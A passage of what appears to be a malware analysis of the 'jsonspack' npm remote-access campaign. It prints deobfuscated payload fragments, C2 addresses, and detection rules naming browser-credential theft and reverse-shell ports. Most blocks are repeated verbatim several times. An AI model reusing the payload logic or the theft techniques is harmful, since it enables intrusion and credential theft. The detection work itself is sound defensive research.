  const lockFile = `/tmp/pid.${t}.${scriptIndex}.lock`;
  if (action === 'stop') {
    const pid = fs.readFileSync(lockFile);
    process.kill(pid, 'SIGTERM');
  }
});
// Stage-3 payload — three concurrent script spawns (deobfuscated, lines 845–862)
Utils.sp_s(ldbScript,    `pid.${t}.1.lock`, 'ldbScript',        log);
Utils.sp_s(autoUpload,   `pid.${t}.2.lock`, 'autoUploadScript', log);
Utils.sp_s(socketScript, `pid.${t}.3.lock`, 'socketScript',     log);

// processControl handler — operator start/stop per script
socket.on('processControl', ({ script, action }) => {
  const lockFile = `/tmp/pid.${t}.${scriptIndex}.lock`;
  if (action === 'stop') {
    const pid = fs.readFileSync(lockFile);
    process.kill(pid, 'SIGTERM');
  }
});
// Stage-3 payload — three concurrent script spawns (deobfuscated, lines 845–862)
Utils.sp_s(ldbScript,    `pid.${t}.1.lock`, 'ldbScript',        log);
Utils.sp_s(autoUpload,   `pid.${t}.2.lock`, 'autoUploadScript', log);
Utils.sp_s(socketScript, `pid.${t}.3.lock`, 'socketScript',     log);

// processControl handler — operator start/stop per script
socket.on('processControl', ({ script, action }) => {
  const lockFile = `/tmp/pid.${t}.${scriptIndex}.lock`;
  if (action === 'stop') {
    const pid = fs.readFileSync(lockFile);
    process.kill(pid, 'SIGTERM');
  }
});
// Stage-3 payload — three concurrent script spawns (deobfuscated, lines 845–862)
Utils.sp_s(ldbScript,    `pid.${t}.1.lock`, 'ldbScript',        log);
Utils.sp_s(autoUpload,   `pid.${t}.2.lock`, 'autoUploadScript', log);
Utils.sp_s(socketScript, `pid.${t}.3.lock`, 'socketScript',     log);

// processControl handler — operator start/stop per script
socket.on('processControl', ({ script, action }) => {
  const lockFile = `/tmp/pid.${t}.${scriptIndex}.lock`;
  if (action === 'stop') {
    const pid = fs.readFileSync(lockFile);
    process.kill(pid, 'SIGTERM');
  }
});

Why this is notable: No documented npm RAT deploys three concurrent specialised scripts with operator-controlled start/stop via PID lock files. The Elastic/Trend Micro Axios campaign (Apr 2026) documents three platform variants of one RAT — fundamentally different from three concurrent specialised modules.

Detection opportunity: /tmp/pid.*.*.lock created during Node.js execution; multiple Node.js processes spawned from a single require event; processControl events on external WebSocket connection.

MITRE ATT&CK: T1059.007 — JavaScript; T1041 — Exfiltration Over C2 Channel.

Detecting the Campaign

Discovery Chain

This campaign was discovered entirely through internal Panther detection rules and infrastructure. There were no prior OSM reports, vendor advisories, or external threat intelligence identified these packages before this analysis. The Panther NPM.Malicious.Verdict.LLM alert fired on 2026-03-30 on two packages (chai-as-hooked, chai-as-redeployed) — confidence 0.99 and 0.92 — both tied to the hello@jsonspack[.]com author email.E19 Post-triage email pivot via the Panther npm-index surfaced all 27 packages; the npoint[.]io stage-3 payload was fully decoded the following day — the first analysis of this RAT by any tool, with all IOCs absent from VT at discovery.E21

Detection Coverage

Detection point

Source

Packages caught

Missed

Panther NPM.Malicious.Verdict.LLM

Internal

2 of 27

25

VT (XRGF3 9/94, 4NAKK 4/94, npoint 5/95)

External

Partial — buckets flagged, loaders/payload not

OSM (pre-this-analysis)

External

0 of 27

27

npm-index email pivot

Internal

All 27 + stage-3 payload

The Panther alert on chai-as-hooked was the single thread that exposed the entire campaign. The hello@jsonspack[.]com publisher email — present in the first alert — was the pivot that surfaced all 27 packages and 3,739 total downloads of an active cross-platform RAT.

Detection Rules

Panther detection rule logic for the jsonspack campaign TTPs. Each rule targets a specific stage of the kill chain using CrowdStrike Falcon Data Replicator (FDR) telemetry. Rules are ordered from highest-confidence IOC matches to broader behavioural patterns.

Each block is the Python detection logic only. Full rule files additionally require a YAML sidecar (Status: Experimental, LogTypes: [Crowdstrike.FDREvent], RuleID, Tests).

Rule 1 — jsonspack C2 Network Connection (IOC Match)

Detects outbound connections to the jsonspack C2 IP (144.172.110[.]132) on the three known operator ports. Highest-confidence rule — any match is a confirmed compromise.

# LogType: Crowdstrike.FDREvent — NetworkConnectIP4
# MITRE ATT&CK: T1071.001 — Application Layer Protocol: Web Protocols
# Severity: Critical

from panther_crowdstrike_fdr_helpers import (
    crowdstrike_network_detection_alert_context,
    filter_crowdstrike_fdr_event_type,
    get_crowdstrike_field,
)

JSONSPACK_C2_IP = "144.172.110.132"
JSONSPACK_C2_PORTS = {8085, 8086, 8087}

PORT_PURPOSE = {
    "8085": "browser credential upload",
    "8086": "file exfil",
    "8087": "reverse shell",
}


def rule(event):
    if filter_crowdstrike_fdr_event_type(event, "NetworkConnectIP4"):
        return False
    remote_ip = get_crowdstrike_field(event, "RemoteAddressIP4", default="")
    try:
        remote_port = int(get_crowdstrike_field(event, "RemotePort", default="0"))
    except (ValueError, TypeError):
        return False
    return remote_ip == JSONSPACK_C2_IP and remote_port in JSONSPACK_C2_PORTS


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    port = get_crowdstrike_field(event, "RemotePort", default="unknown")
    purpose = PORT_PURPOSE.get(str(port), "unknown")
    return f"jsonspack C2 connection from [{host}] — port {port} ({purpose})"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_network_detection_alert_context(event)
# LogType: Crowdstrike.FDREvent — NetworkConnectIP4
# MITRE ATT&CK: T1071.001 — Application Layer Protocol: Web Protocols
# Severity: Critical

from panther_crowdstrike_fdr_helpers import (
    crowdstrike_network_detection_alert_context,
    filter_crowdstrike_fdr_event_type,
    get_crowdstrike_field,
)

JSONSPACK_C2_IP = "144.172.110.132"
JSONSPACK_C2_PORTS = {8085, 8086, 8087}

PORT_PURPOSE = {
    "8085": "browser credential upload",
    "8086": "file exfil",
    "8087": "reverse shell",
}


def rule(event):
    if filter_crowdstrike_fdr_event_type(event, "NetworkConnectIP4"):
        return False
    remote_ip = get_crowdstrike_field(event, "RemoteAddressIP4", default="")
    try:
        remote_port = int(get_crowdstrike_field(event, "RemotePort", default="0"))
    except (ValueError, TypeError):
        return False
    return remote_ip == JSONSPACK_C2_IP and remote_port in JSONSPACK_C2_PORTS


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    port = get_crowdstrike_field(event, "RemotePort", default="unknown")
    purpose = PORT_PURPOSE.get(str(port), "unknown")
    return f"jsonspack C2 connection from [{host}] — port {port} ({purpose})"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_network_detection_alert_context(event)
# LogType: Crowdstrike.FDREvent — NetworkConnectIP4
# MITRE ATT&CK: T1071.001 — Application Layer Protocol: Web Protocols
# Severity: Critical

from panther_crowdstrike_fdr_helpers import (
    crowdstrike_network_detection_alert_context,
    filter_crowdstrike_fdr_event_type,
    get_crowdstrike_field,
)

JSONSPACK_C2_IP = "144.172.110.132"
JSONSPACK_C2_PORTS = {8085, 8086, 8087}

PORT_PURPOSE = {
    "8085": "browser credential upload",
    "8086": "file exfil",
    "8087": "reverse shell",
}


def rule(event):
    if filter_crowdstrike_fdr_event_type(event, "NetworkConnectIP4"):
        return False
    remote_ip = get_crowdstrike_field(event, "RemoteAddressIP4", default="")
    try:
        remote_port = int(get_crowdstrike_field(event, "RemotePort", default="0"))
    except (ValueError, TypeError):
        return False
    return remote_ip == JSONSPACK_C2_IP and remote_port in JSONSPACK_C2_PORTS


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    port = get_crowdstrike_field(event, "RemotePort", default="unknown")
    purpose = PORT_PURPOSE.get(str(port), "unknown")
    return f"jsonspack C2 connection from [{host}] — port {port} ({purpose})"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_network_detection_alert_context(event)
# LogType: Crowdstrike.FDREvent — NetworkConnectIP4
# MITRE ATT&CK: T1071.001 — Application Layer Protocol: Web Protocols
# Severity: Critical

from panther_crowdstrike_fdr_helpers import (
    crowdstrike_network_detection_alert_context,
    filter_crowdstrike_fdr_event_type,
    get_crowdstrike_field,
)

JSONSPACK_C2_IP = "144.172.110.132"
JSONSPACK_C2_PORTS = {8085, 8086, 8087}

PORT_PURPOSE = {
    "8085": "browser credential upload",
    "8086": "file exfil",
    "8087": "reverse shell",
}


def rule(event):
    if filter_crowdstrike_fdr_event_type(event, "NetworkConnectIP4"):
        return False
    remote_ip = get_crowdstrike_field(event, "RemoteAddressIP4", default="")
    try:
        remote_port = int(get_crowdstrike_field(event, "RemotePort", default="0"))
    except (ValueError, TypeError):
        return False
    return remote_ip == JSONSPACK_C2_IP and remote_port in JSONSPACK_C2_PORTS


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    port = get_crowdstrike_field(event, "RemotePort", default="unknown")
    purpose = PORT_PURPOSE.get(str(port), "unknown")
    return f"jsonspack C2 connection from [{host}] — port {port} ({purpose})"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_network_detection_alert_context(event)

Rule 2 — jsonspack C2 DNS Lookup

Detects DNS resolution of known jsonspack infrastructure domains — stage-2 payload hosts and the isillegion C2.

# LogType: Crowdstrike.FDREvent — DnsRequest (also handles Crowdstrike.DnsRequest)
# MITRE ATT&CK: T1071.001 — Application Layer Protocol: Web Protocols
# Severity: High

from panther_crowdstrike_fdr_helpers import (
    filter_crowdstrike_fdr_event_type,
    get_crowdstrike_field,
)

JSONSPACK_DOMAINS = {
    "server-check-genimi.vercel.app",            # Vercel C2 cluster
    "www.isillegion.com",                         # hooked/redeployed C2
    "gifted-rhodes.144-172-110-132.plesk.page",  # VPS reverse DNS
}


def rule(event):
    if filter_crowdstrike_fdr_event_type(event, "DnsRequest"):
        return False
    domain = get_crowdstrike_field(event, "DomainName", default="")
    return domain in JSONSPACK_DOMAINS


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    domain = get_crowdstrike_field(event, "DomainName", default="<UNKNOWN>")
    return f"jsonspack C2 domain [{domain}] resolved by [{host}]"


def severity(_):
    return "HIGH"


def dedup(event):
    domain = get_crowdstrike_field(event, "DomainName", default="<UNKNOWN>")
    return f"{event.get('aid', '<AID_NOT_FOUND>')}-{domain}"
# LogType: Crowdstrike.FDREvent — DnsRequest (also handles Crowdstrike.DnsRequest)
# MITRE ATT&CK: T1071.001 — Application Layer Protocol: Web Protocols
# Severity: High

from panther_crowdstrike_fdr_helpers import (
    filter_crowdstrike_fdr_event_type,
    get_crowdstrike_field,
)

JSONSPACK_DOMAINS = {
    "server-check-genimi.vercel.app",            # Vercel C2 cluster
    "www.isillegion.com",                         # hooked/redeployed C2
    "gifted-rhodes.144-172-110-132.plesk.page",  # VPS reverse DNS
}


def rule(event):
    if filter_crowdstrike_fdr_event_type(event, "DnsRequest"):
        return False
    domain = get_crowdstrike_field(event, "DomainName", default="")
    return domain in JSONSPACK_DOMAINS


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    domain = get_crowdstrike_field(event, "DomainName", default="<UNKNOWN>")
    return f"jsonspack C2 domain [{domain}] resolved by [{host}]"


def severity(_):
    return "HIGH"


def dedup(event):
    domain = get_crowdstrike_field(event, "DomainName", default="<UNKNOWN>")
    return f"{event.get('aid', '<AID_NOT_FOUND>')}-{domain}"
# LogType: Crowdstrike.FDREvent — DnsRequest (also handles Crowdstrike.DnsRequest)
# MITRE ATT&CK: T1071.001 — Application Layer Protocol: Web Protocols
# Severity: High

from panther_crowdstrike_fdr_helpers import (
    filter_crowdstrike_fdr_event_type,
    get_crowdstrike_field,
)

JSONSPACK_DOMAINS = {
    "server-check-genimi.vercel.app",            # Vercel C2 cluster
    "www.isillegion.com",                         # hooked/redeployed C2
    "gifted-rhodes.144-172-110-132.plesk.page",  # VPS reverse DNS
}


def rule(event):
    if filter_crowdstrike_fdr_event_type(event, "DnsRequest"):
        return False
    domain = get_crowdstrike_field(event, "DomainName", default="")
    return domain in JSONSPACK_DOMAINS


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    domain = get_crowdstrike_field(event, "DomainName", default="<UNKNOWN>")
    return f"jsonspack C2 domain [{domain}] resolved by [{host}]"


def severity(_):
    return "HIGH"


def dedup(event):
    domain = get_crowdstrike_field(event, "DomainName", default="<UNKNOWN>")
    return f"{event.get('aid', '<AID_NOT_FOUND>')}-{domain}"
# LogType: Crowdstrike.FDREvent — DnsRequest (also handles Crowdstrike.DnsRequest)
# MITRE ATT&CK: T1071.001 — Application Layer Protocol: Web Protocols
# Severity: High

from panther_crowdstrike_fdr_helpers import (
    filter_crowdstrike_fdr_event_type,
    get_crowdstrike_field,
)

JSONSPACK_DOMAINS = {
    "server-check-genimi.vercel.app",            # Vercel C2 cluster
    "www.isillegion.com",                         # hooked/redeployed C2
    "gifted-rhodes.144-172-110-132.plesk.page",  # VPS reverse DNS
}


def rule(event):
    if filter_crowdstrike_fdr_event_type(event, "DnsRequest"):
        return False
    domain = get_crowdstrike_field(event, "DomainName", default="")
    return domain in JSONSPACK_DOMAINS


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    domain = get_crowdstrike_field(event, "DomainName", default="<UNKNOWN>")
    return f"jsonspack C2 domain [{domain}] resolved by [{host}]"


def severity(_):
    return "HIGH"


def dedup(event):
    domain = get_crowdstrike_field(event, "DomainName", default="<UNKNOWN>")
    return f"{event.get('aid', '<AID_NOT_FOUND>')}-{domain}"

Rule 3 — Node.js Spawning Detached Child Process

Detects the jsonspack trigger mechanism: node spawning node with a known loader script argument — the runJobA() pattern that fires lib/caller.js as a detached background process on any require() of the malicious package.

# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1059.007 — Command and Scripting Interpreter: JavaScript
# Severity: Medium

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

KNOWN_LOADER_NAMES = {"caller.js", "initializeCaller.js"}


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    image = event.deep_get("event", "ImageFileName", default="")
    parent = event.deep_get("event", "ParentBaseFileName", default="")
    command_line = event.deep_get("event", "CommandLine", default="")
    # node binary spawning node binary
    if not (image.endswith("/node") or image.endswith("\\node.exe")):
        return False
    # parent must also be node (basename only — ParentBaseFileName is never a full path)
    if parent not in ("node", "node.exe"):
        return False
    return any(name in command_line for name in KNOWN_LOADER_NAMES)


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    cmd = event.deep_get("event", "CommandLine", default="<UNKNOWN>")
    return f"Node.js spawned detached loader on [{host}]: {cmd[:120]}"


def severity(_):
    return "MEDIUM"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1059.007 — Command and Scripting Interpreter: JavaScript
# Severity: Medium

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

KNOWN_LOADER_NAMES = {"caller.js", "initializeCaller.js"}


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    image = event.deep_get("event", "ImageFileName", default="")
    parent = event.deep_get("event", "ParentBaseFileName", default="")
    command_line = event.deep_get("event", "CommandLine", default="")
    # node binary spawning node binary
    if not (image.endswith("/node") or image.endswith("\\node.exe")):
        return False
    # parent must also be node (basename only — ParentBaseFileName is never a full path)
    if parent not in ("node", "node.exe"):
        return False
    return any(name in command_line for name in KNOWN_LOADER_NAMES)


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    cmd = event.deep_get("event", "CommandLine", default="<UNKNOWN>")
    return f"Node.js spawned detached loader on [{host}]: {cmd[:120]}"


def severity(_):
    return "MEDIUM"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1059.007 — Command and Scripting Interpreter: JavaScript
# Severity: Medium

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

KNOWN_LOADER_NAMES = {"caller.js", "initializeCaller.js"}


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    image = event.deep_get("event", "ImageFileName", default="")
    parent = event.deep_get("event", "ParentBaseFileName", default="")
    command_line = event.deep_get("event", "CommandLine", default="")
    # node binary spawning node binary
    if not (image.endswith("/node") or image.endswith("\\node.exe")):
        return False
    # parent must also be node (basename only — ParentBaseFileName is never a full path)
    if parent not in ("node", "node.exe"):
        return False
    return any(name in command_line for name in KNOWN_LOADER_NAMES)


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    cmd = event.deep_get("event", "CommandLine", default="<UNKNOWN>")
    return f"Node.js spawned detached loader on [{host}]: {cmd[:120]}"


def severity(_):
    return "MEDIUM"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1059.007 — Command and Scripting Interpreter: JavaScript
# Severity: Medium

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

KNOWN_LOADER_NAMES = {"caller.js", "initializeCaller.js"}


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    image = event.deep_get("event", "ImageFileName", default="")
    parent = event.deep_get("event", "ParentBaseFileName", default="")
    command_line = event.deep_get("event", "CommandLine", default="")
    # node binary spawning node binary
    if not (image.endswith("/node") or image.endswith("\\node.exe")):
        return False
    # parent must also be node (basename only — ParentBaseFileName is never a full path)
    if parent not in ("node", "node.exe"):
        return False
    return any(name in command_line for name in KNOWN_LOADER_NAMES)


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    cmd = event.deep_get("event", "CommandLine", default="<UNKNOWN>")
    return f"Node.js spawned detached loader on [{host}]: {cmd[:120]}"


def severity(_):
    return "MEDIUM"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)

Rule 4 — PID Lock File Creation (RAT Orchestration)

Detects creation of /tmp/pid.*.*.lock files — the three-script RAT orchestration pattern. The tenant ID (t) and script index are embedded in the filename.

# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1059.007 — JavaScript; T1041 — Exfiltration Over C2 Channel
# Severity: High

import re

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

PID_LOCK_PATTERN = re.compile(r"/tmp/pid\.\d+\.\d+\.lock")


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    image = event.deep_get("event", "ImageFileName", default="")
    if not (image.endswith("/node") or image.endswith("\\node.exe")):
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    return bool(PID_LOCK_PATTERN.search(command_line))


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    cmd = event.deep_get("event", "CommandLine", default="")
    lock_match = PID_LOCK_PATTERN.search(cmd)
    lock_file = lock_match.group(0) if lock_match else "pid.*.*.lock"
    return f"jsonspack RAT lock file [{lock_file}] on [{host}]"


def severity(_):
    return "HIGH"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1059.007 — JavaScript; T1041 — Exfiltration Over C2 Channel
# Severity: High

import re

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

PID_LOCK_PATTERN = re.compile(r"/tmp/pid\.\d+\.\d+\.lock")


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    image = event.deep_get("event", "ImageFileName", default="")
    if not (image.endswith("/node") or image.endswith("\\node.exe")):
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    return bool(PID_LOCK_PATTERN.search(command_line))


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    cmd = event.deep_get("event", "CommandLine", default="")
    lock_match = PID_LOCK_PATTERN.search(cmd)
    lock_file = lock_match.group(0) if lock_match else "pid.*.*.lock"
    return f"jsonspack RAT lock file [{lock_file}] on [{host}]"


def severity(_):
    return "HIGH"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1059.007 — JavaScript; T1041 — Exfiltration Over C2 Channel
# Severity: High

import re

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

PID_LOCK_PATTERN = re.compile(r"/tmp/pid\.\d+\.\d+\.lock")


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    image = event.deep_get("event", "ImageFileName", default="")
    if not (image.endswith("/node") or image.endswith("\\node.exe")):
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    return bool(PID_LOCK_PATTERN.search(command_line))


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    cmd = event.deep_get("event", "CommandLine", default="")
    lock_match = PID_LOCK_PATTERN.search(cmd)
    lock_file = lock_match.group(0) if lock_match else "pid.*.*.lock"
    return f"jsonspack RAT lock file [{lock_file}] on [{host}]"


def severity(_):
    return "HIGH"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1059.007 — JavaScript; T1041 — Exfiltration Over C2 Channel
# Severity: High

import re

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

PID_LOCK_PATTERN = re.compile(r"/tmp/pid\.\d+\.\d+\.lock")


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    image = event.deep_get("event", "ImageFileName", default="")
    if not (image.endswith("/node") or image.endswith("\\node.exe")):
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    return bool(PID_LOCK_PATTERN.search(command_line))


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    cmd = event.deep_get("event", "CommandLine", default="")
    lock_match = PID_LOCK_PATTERN.search(cmd)
    lock_file = lock_match.group(0) if lock_match else "pid.*.*.lock"
    return f"jsonspack RAT lock file [{lock_file}] on [{host}]"


def severity(_):
    return "HIGH"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)

Rule 5 — macOS Keychain Access by Node.js

Detects the ldbScript browser credential stealer calling security find-generic-password to extract browser AES-256-GCM master keys from the macOS Keychain.

# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1555.001 — Credentials from Password Stores: Keychain
# Severity: Critical

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

BROWSER_SAFE_STORAGE_NAMES = {
    "Chrome Safe Storage",
    "Chromium Safe Storage",
    "Brave Safe Storage",
    "Edge Safe Storage",
    "Vivaldi Safe Storage",
    "Opera Safe Storage",
}


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    if event.get("event_platform", "") != "Mac":
        return False
    # ImageFileName is the full path on macOS — match on the basename /usr/bin/security
    image = event.deep_get("event", "ImageFileName", default="")
    if not image.endswith("/security"):
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    if "find-generic-password" not in command_line:
        return False
    # ParentBaseFileName is a basename (no path separators)
    parent = event.deep_get("event", "ParentBaseFileName", default="")
    if parent != "node":
        return False
    return any(name in command_line for name in BROWSER_SAFE_STORAGE_NAMES)


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    cmd = event.deep_get("event", "CommandLine", default="")
    browser = next(
        (name.replace(" Safe Storage", "") for name in BROWSER_SAFE_STORAGE_NAMES if name in cmd),
        "unknown",
    )
    return f"Node.js accessed [{browser}] Keychain on [{host}]"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1555.001 — Credentials from Password Stores: Keychain
# Severity: Critical

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

BROWSER_SAFE_STORAGE_NAMES = {
    "Chrome Safe Storage",
    "Chromium Safe Storage",
    "Brave Safe Storage",
    "Edge Safe Storage",
    "Vivaldi Safe Storage",
    "Opera Safe Storage",
}


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    if event.get("event_platform", "") != "Mac":
        return False
    # ImageFileName is the full path on macOS — match on the basename /usr/bin/security
    image = event.deep_get("event", "ImageFileName", default="")
    if not image.endswith("/security"):
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    if "find-generic-password" not in command_line:
        return False
    # ParentBaseFileName is a basename (no path separators)
    parent = event.deep_get("event", "ParentBaseFileName", default="")
    if parent != "node":
        return False
    return any(name in command_line for name in BROWSER_SAFE_STORAGE_NAMES)


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    cmd = event.deep_get("event", "CommandLine", default="")
    browser = next(
        (name.replace(" Safe Storage", "") for name in BROWSER_SAFE_STORAGE_NAMES if name in cmd),
        "unknown",
    )
    return f"Node.js accessed [{browser}] Keychain on [{host}]"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1555.001 — Credentials from Password Stores: Keychain
# Severity: Critical

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

BROWSER_SAFE_STORAGE_NAMES = {
    "Chrome Safe Storage",
    "Chromium Safe Storage",
    "Brave Safe Storage",
    "Edge Safe Storage",
    "Vivaldi Safe Storage",
    "Opera Safe Storage",
}


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    if event.get("event_platform", "") != "Mac":
        return False
    # ImageFileName is the full path on macOS — match on the basename /usr/bin/security
    image = event.deep_get("event", "ImageFileName", default="")
    if not image.endswith("/security"):
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    if "find-generic-password" not in command_line:
        return False
    # ParentBaseFileName is a basename (no path separators)
    parent = event.deep_get("event", "ParentBaseFileName", default="")
    if parent != "node":
        return False
    return any(name in command_line for name in BROWSER_SAFE_STORAGE_NAMES)


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    cmd = event.deep_get("event", "CommandLine", default="")
    browser = next(
        (name.replace(" Safe Storage", "") for name in BROWSER_SAFE_STORAGE_NAMES if name in cmd),
        "unknown",
    )
    return f"Node.js accessed [{browser}] Keychain on [{host}]"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1555.001 — Credentials from Password Stores: Keychain
# Severity: Critical

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

BROWSER_SAFE_STORAGE_NAMES = {
    "Chrome Safe Storage",
    "Chromium Safe Storage",
    "Brave Safe Storage",
    "Edge Safe Storage",
    "Vivaldi Safe Storage",
    "Opera Safe Storage",
}


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    if event.get("event_platform", "") != "Mac":
        return False
    # ImageFileName is the full path on macOS — match on the basename /usr/bin/security
    image = event.deep_get("event", "ImageFileName", default="")
    if not image.endswith("/security"):
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    if "find-generic-password" not in command_line:
        return False
    # ParentBaseFileName is a basename (no path separators)
    parent = event.deep_get("event", "ParentBaseFileName", default="")
    if parent != "node":
        return False
    return any(name in command_line for name in BROWSER_SAFE_STORAGE_NAMES)


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    cmd = event.deep_get("event", "CommandLine", default="")
    browser = next(
        (name.replace(" Safe Storage", "") for name in BROWSER_SAFE_STORAGE_NAMES if name in cmd),
        "unknown",
    )
    return f"Node.js accessed [{browser}] Keychain on [{host}]"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)

Rule 6 — Node.js Spawning PowerShell for DPAPI Decryption (Windows)

Detects the ldbScript Windows credential theft path: Node.js spawning ephemeral PowerShell scripts that call ProtectedData.Unprotect() to decrypt browser master keys via DPAPI.

# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1555.003 — Credentials from Web Browsers
# Severity: Critical

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    if event.get("event_platform", "") != "Win":
        return False
    image = event.deep_get("event", "ImageFileName", default="").lower()
    if "powershell" not in image:
        return False
    # ParentBaseFileName is a basename — check both macOS and Windows variants
    parent = event.deep_get("event", "ParentBaseFileName", default="").lower()
    if parent not in ("node", "node.exe"):
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    return "ProtectedData" in command_line or "Unprotect" in command_line


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
